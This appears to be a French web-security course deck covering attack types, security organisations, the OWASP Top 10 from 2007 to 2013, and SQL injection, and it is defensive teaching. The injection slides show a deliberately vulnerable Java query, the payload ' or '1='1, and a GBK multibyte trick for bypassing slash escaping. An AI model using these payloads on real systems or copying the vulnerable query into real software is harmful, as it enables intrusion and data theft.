


III - Typologie des vulnérabilités

- Classification des attaques générales
- Les acteurs de la sécurité
- « Top 10 » des attaques définies par l'OWASP
- Comprendre les principaux scénarii d'attaques

Les types d'attaques



Les attaques sur l'utilisateur lui-même

Social-engineering

- Internet, téléphone, courrier, contact direct
- Usurpation d'identité
- Accès à des données ou des services personnels

SCAM

- Scam 419 ou scam nigérian
- Une personne affirme posséder une grande somme d'argent
- Elle a besoin d'un compte étranger pour transférer cette somme
- La victime doit payer quelques avances pour couvrir des frais avant le transfert

Phishing

- Sollicitation pour cliquer sur le lien de sa banque par exemple
- Soit un site créé de toutes pièces
- Soit la mise à profit d'une faille sur un site existant



Les attaques sur le poste de l'utilisateur

Malwares:

- Chevaux de Troie, spambots, botnets (e.g. pour DOS)
- Logiciel Adware
- Faux anti-virus
- Keylogger, Screenlogger

Les attaques sur le poste de l'utilisateur

Diffusion des Malwares auprès des victimes:

- **Spam** avec une pièce jointe infectée
- Visite d'une page web malicieuse exploitant des vulnérabilités dans le navigateur du visiteur
 - Faux sites **pornographiques**
 - Faux sites de **jeu d'argent** en ligne
 - **Référencement** optimal d'un site malicieux pour des mots-clefs très demandés sur Google
 - L'achat d'**Adwords** pour la promotion de sites malicieux
 - Le piratage de compte Adwords légitime
 - Diffusion de **bannières publicitaires** au format Flash infecté

Les attaques sur le poste de l'utilisateur : SPAM

En 2009, le spam a représenté **87,4% du trafic mail**, soit plus de 160 billions de SPAM envoyés chaque jour.

- Le spam a évolué d'un simple désagrément à une réelle **menace** pour l'entreprise
- Importante **perte de productivité**
- Diffusion de publicités mais aussi des escroqueries...
- Principal vecteur pour le **Phishing** et **Malware**

Source: Symantec – State of spam -http://eval.symantec.com/mktginfo/enterprise/other_resources/b-state_of_spam_report_12-2009.en-us.pdf

Les sécurité du poste de l'utilisateur

- Adressage du poste en **NAT**
- Système d'exploitation à jour des **correctifs** de sécurité
- **Applicatifs** à jour des **correctifs** de sécurité
- Utilisation en **mode utilisateur** (et surtout pas administrateur)
- **Anti-virus** installé, actif et à jour
- **Firewall** personnel correctement installé et paramétré
- Pas de navigation libre non **auditabile**
- Aucune **données sensibles** en local (ou alors **chiffrées** !)
- **Mot de passe** de session supérieur ou égal à 8 caractères (chiffres, lettres minuscules et majuscules, caractères spéciaux)

Encore et toujours un peu de vocabulaire...

- Email Bombing
 - Emission du même message N fois vers un destinataire.
- Email Spamming
 - Emission du même message vers N destinataires
- Email Spoofing
 - Emission d'un message avec un identifiant usurpé
- Email Phishing
 - Email Spamming « **ciblé** » + Email Spoofing + Fausse URL.
- Email Malicieux
 - Email Spamming + Email Spoofing + Malware
 - Email Spamming + Email Spoofing + Fausse URL

Quelques attaques réseau...

- IP Spoofing
 - **Usurpation des adresses**
 - Transmettre un paquet IP à la victime avec une adresse source différente de celle de l'attaquant
- DNS Spoofing ou Poisoning
 - Altération des caches DNS
 - **Fausse association nom symbolique & adresse IP**
- ARP Spoofing ou Poisoning
 - Altération des adresses ARP.
 - **Fausse association adresse mac & adresse IP**

Les acteurs de la sécurité

- Organisme de normalisation
 - International: ISO, ITU
 - National: AFNOR, BSI, DIN, ANSI
 - Gouvernementaux: NIST, MITRE, ANSSI
 - Association savante: IEEE, IFIP
 - Association professionnel et académique: IETF, W3C, OASIS
 - Association opérateurs: ETSI, 3GPP
 - Association professionnel: OMA, WIFI Alliance

Les acteurs de la sécurité

CERT/CC

Computer Emergency Response Team / Coordination Center

Création fin 1988 en réponse au « ver Internet » de novembre 1988

Fournit des **statistiques mondiales sur les vulnérabilités**

- <http://www.cert.org/> (Carnegie Mellon University's Software Engineering Institute)

Les principaux objectifs d'un CERT sont d'assurer:

- La **détection** et la **résolution** des incidents concernant la SSI
- L'identification des **procédures de reprise sur incident**
- Le **conseil** pour la mise en place de moyens permettant de prévenir et de se prémunir contre de futurs incidents

Les acteurs de la sécurité

Quelques exemples de CERTs en France (Il est également courant d'utiliser l'acronyme CSIRT, signifiant *Computer Security Incident Response Team*):

- CERTA (Centre d'Expertise gouvernemental de Réponse et de Traitement des Attaques informatiques) <http://www.certa.ssi.gouv.fr/certa/certa.html>
- CERT-IST (Industrie Services et Tertiaire), CSIRT commercial créé fin 1998, (quatre partenaires: ALCATEL, CNES, ELF et France Télécom)
- CERT-RENATER, partie du GIP RENATER (réseau académique) (Réseau National de télécommunications pour la Technologie, l'Enseignement et la Recherche)
- CERT-XMCO, CERT-DEVOTEAM sont des CSIRT commerciaux français
- CSIRT-BNP Paribas, CERT-societegenerale sont des CSIRT dédiés au groupes
- LEXSI(Laboratoire d'EXpertise en Sécurité Informatique) est un CSIRT commercial français

Les acteurs de la sécurité

- Organisme d'information sur les vulnérabilités
 - Internationaux et nationaux:
 - BUGTRAQ (annonce de vulnérabilités liées à la sécurité informatique):
 - <http://www.securityfocus.com/archive/131/description>
 - FIRST (Forum for Incident Response and Security Teams):
 - <http://www.first.org/>
 - CWE (Common Weakness Enumeration) :
 - <http://cwe.mitre.org/documents/vuln-trends/index.html>
 - CVE (Common Vulnerabilities and Exposures):
 - <http://cve.mitre.org/>
 - FrSIRT (veille en sécurité informatique) :
 - <http://www.vupen.com/virus/>

Les acteurs de la sécurité

- OASIS: Organization for the Advancement of Structured Information Standards
 - <http://www.oasis-open.org/>
 - Consortium dont l'objectif est la normalisation des architectures, protocoles et services associés au WEB
 - XML, XML-Sig, Web services, SAML, SOAP, ...
- W3C: World Wide Web Consortium
 - <http://www.w3.org/>
 - Fondé par Tim Berners-Lee dirigé par le MIT, ERCIM
 - Produit des recommandations sur les protocoles et différents formats relatifs aux Web (HTTP, XML, PNG, RDF, SVG, ...)

Les acteurs de la sécurité

- WASC: Web Application Security Consortium
 - <http://www.webappsec.org>
 - Communauté ouverte d'experts, d'industriels, de représentants d'organisation, de définition et de préconisation: de bonnes pratiques, de normes, d'outils, pour la sécurité du WEB
- OASIS-ADVL: Application Vulnerability Description Language
 - <http://www.oasis-open.org/>
 - Norme d'interopérabilité de sécurité
 - Définit un modèle uniforme de description des vulnérabilités de sécurité en utilisant le XML.

Les acteurs de la sécurité

- CVE: Common Vulnerabilities and Exposures
 - **Notation** pour identifier d'une manière unique ou convergente les vulnérabilités et leur expositions.
 - Proposer par **MITRE** pour fédérer l'ensemble des notations
- Près de 100 organisations adhèrent à cette identification
- Plus de 15 000 CVE sont libres de téléchargement
<http://cve.mitre.org/data/downloads/>
- Une collaboration ouverte d'un grand nombre a permis d'inclure plusieurs informations concernant les vulnérabilités.
 - CVE-AAAA-NNNN
- Bugtraq Ids sont propres à Bugtraq
- <http://vigilance.fr> (Orange Business Services) sont les seuls certifiés CVE

Les acteurs de la sécurité

- OWASP: Open Web Application Security Project
 - <http://www.owasp.org>
 - Communauté ouverte de recherche et de lutte contre les causes des vulnérabilités des applications WEB
 - Accès libre de charge à la totalité des ressources
 - Différents projets:
 - Documentation: guide, Top 10,...
 - Développement:
 - WebGoat
 - WebScarab
 - ...

Les acteurs de la sécurité

- OWASP: les statistiques (à la date du 26 décembre 2009)
 - 9.556 pages disponibles
 - Pages vues 30.634.924 fois depuis sa création
 - Pages éditées 75.700 fois depuis sa création
- OWASP: les membres
 - Microsoft
 - Gemalto
 - ...

Les acteurs de la sécurité



Les acteurs de la sécurité

- **Les sites incontournables**

- Security Focus: <http://www.securityfocus.com>
- Sans: <http://www.sans.org>
- Nessus: <http://www.nessus.org>
- Metasploit: <http://www.metasploit.com>
- Backtrack: <http://www.backtrack-fr.net>
- Secunia: <http://secunia.com>
- Schneier: <http://www.schneier.com>
- Hsc: <http://www.hsc.fr>
- Foundstone: : <http://www.foundstone.com>
- IDefense: : <http://labs.idefense.com>
- MISC: <http://www.miscmag.com>
- Microsoft Security Development Lifecycle (SDL):
<http://msdn.microsoft.com/en-us/security/cc448177.aspx>



Demo IX

Demo : Webgoat / Burpsuite / TamperData
Firebug / ProxySwitch / CookieManager+

Code Quality:

Discover Clues in the HTML

Unvalidated Parameters / Parameter Tampering:

Exploit Hidden Fields

Exploit Unchecked Email

Bypass Client Side JavaScript Validation

Authentication Flaws:

Password strength

Forgot Password

Basic Authentication



« Top 10 » des attaques définies par l'OWASP

OWASP Top 10 2010 RC1		OWASP Top 10 2007
A1 – Failles d'injection	↑	A2
A2 – Cross Site Scripting (XSS)	↓	A1
A3 – Violation de gestion d'authentification et de session	↑	Exécution de fichiers malicieux
A4 – Référence directe non sécurisée à un objet	→	A4
A5 – Falsification de requêtes inter-site (CSRF)	→	A5
A6 – Mauvaise configuration de la sécurité	✚	Fuite d'information et traitement d'erreurs incorrect
A7 – Manque de restriction d'accès d'URL	↑	A3
A8 – « Redirect » et « Forward » non validés	✚	A9
A9 – Stockage cryptographique non sécurisé	↓	A10
A10 – Protection insuffisante de la couche « transport »	↓	A7

En 2010 le TOP 10 se focalise sur les risques, même si le nom choisi se réfère parfois à l'attaque, à la faiblesse ou à l'impact



« Top 10 » des attaques définies par l'OWASP

OWASP Top 10 2010		OWASP 10 2010 RC1
A1 – Failles d'injection	→	A1
A2 – Cross Site Scripting (XSS)	→	A2
A3 – Violation de gestion d'authentification et de session	→	A3
A4 – Référence directe non sécurisée à un objet	→	A4
A5 – Falsification de requêtes inter-site (CSRF)	→	A5
A6 – Mauvaise configuration de la sécurité	→	A6
A7 – Stockage cryptographique non sécurisé	↑	A8
A8 – Manque de restriction d'accès d'URL	↑	A10
A9 – Protection insuffisante de la couche « transport »	↓	A7
A10 – « Redirect » et « Forward » non validés	↓	A9



« Top 10 » des attaques définies par l'OWASP


OWASP Top 10 2013 RC1		OWASP 10 2010
A1 – Injection	→	A1
A2 – Broken Authentication and Session Management	↑	A3
A3 – Cross Site Scripting (XSS)	↓	A2
A4 – Insecure Direct Object References	→	A4
A5 – Security Misconfiguration	↑	A6
A6 – Sensitive Data Exposure	↑	A7 + A9
A7 – Missing Function Level Access Control	↑	A8
A8 – Cross-Site Request Forgery (CSRF)	↓	A5
A9 – Using Known Vulnerable Components		New
A10 – « Redirect » et « Forward » non validés	→	A10

Failure to Restrict URL Access => Missing Function Level Access Control

Sensitive Data Exposure = Insecure Cryptographic Storage + Insufficient Transport Layer Protection



« Top 10 » des attaques “Mobile”





Demo IX - bis

Demo : Android phone / Fake AP / Wireshark



A1 – Failles d'injection

Il existe différents types d'injection de données : SQL, LDAP, XPath, XSLT, HTML, XML, commandes systèmes, et beaucoup d'autres.


Les attaquants dupent **l'interpréteur** de la requête en lui faisant **exécuter** des **commandes fortuites** via la soumission de données spécialement formées.

Les **failles d'injection**, permettent aux attaquants de:

- **Créer**,
- **Lire**,
- **Modifier**,
- **Effacer** toute donnée arbitraire de l'application



Application Security Risks




What is my risk?

Threat Agent	Attack Vector	Weakness Prevalence	Weakness Detectability	Technical Impact	Business Impact
?	Easy	Widespread	Easy	Severe	?
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	



A1 – Injection



- **Who:** Anyone (external / internal / administrators)
- **Exploitability:** Text-based attacks exploiting the interpreter syntax (easy)
- **Frequency:** Common
- **Detectability:** Examining code (easy) / Testing (difficult) => scanners and fuzzers can help
- **Technical Impact:** Data loss / Corruption / Lack of Accountability / DOS
- **Business Impact:** Data stolen / Reputation



A1 – Injection

Am I Vulnerable to Injection?

1. Verify use of interpreters: SQL, LDAP, XPath, OS commands, XML parsers, program arguments
2. Keep untrusted data separated from commands and queries
3. Code review / Penetration testing / Automatic Dynamic Scanning

How Do I Prevent Injection?

1. Parametrized interface
2. Escaping routines from ESAPI or equivalent
3. White list input validation

Example Attack Scenario

```
String query = "SELECT * FROM accounts WHERE  
custID='' + request.getParameter("id") +""";
```

<http://example.com/app/accountView?id=' or '1='1>



A1 – Failles d'injection

VULNÉRABILITÉ

Java:

```
String query = "SELECT user_id FROM user_data WHERE user_name  
= " + req.getParameter("userID") + " and user_password = " +  
req.getParameter("pwd") + "";
```



A1 – Failles d'injection

VÉRIFICATION DE LA SÉCURITÉ

Approches automatisées

- Peuvent identifier une utilisation dangereuse des API des interpréteurs
- Ne peuvent pas vérifier si l'encodage et la validation des paramètres sont mis en place
- Génées par la capture par l'application des code d'erreurs (HTTP et base de données)

Approches manuelles

- Revue de la partie du code invoquant les interpréteurs



A1 – Failles d'injection

PROTECTION

Utilisation d'interpréteurs est dangereuse:

- **Validation des données** d'entrée (longueur, type, syntaxe, règles métier) type "whitelist" (les messages d'erreur peuvent contenir des données malicieuses)
- Utilisez des **APIs** de requêtes fortement **typées**
- Respectez le principe du **moindre privilège** (pour une connexion à une base de données par exemple)
- Evitez les messages d'erreurs détaillées
- Utilisez des **procédures SQL stockées** (danger si la procédure stockée contient une fonction de type exec(...) ou une concaténation d'arguments)
- N'utilisez pas **les fonctions d'échappements** simples (ajout de slash) car elles sont **faillibles**
- Les données en entrée doivent être **normalisées** à la représentation interne courante de l'application AVANT d'être validées.



A1 – Failles d'injection

GBK is simplified chinese character

In GBK 0xbf27 is an invalid multibyte character: 0xbf (?) - 0x27 (')

In GBK 0xbf5c is a valid multibyte character: 0xbf (?) - 0x5c (\)

« ' » is a danger

So we can add slash before « ' » to have something like 0xbf5c27

And if default-character-set = GBK

Then 0xbf5c is a valid multibyte character

And we have the « ' » again

Target:...something' ...

Escaping: ...something?\'...

Change database to GBK character set

Target: ...payload而'... => #SUCCESS



Demo X

Injection flaws:

Numeric SQL Injection

~~Log Spoofing~~

~~XPATH Injection~~

String SQL Injection

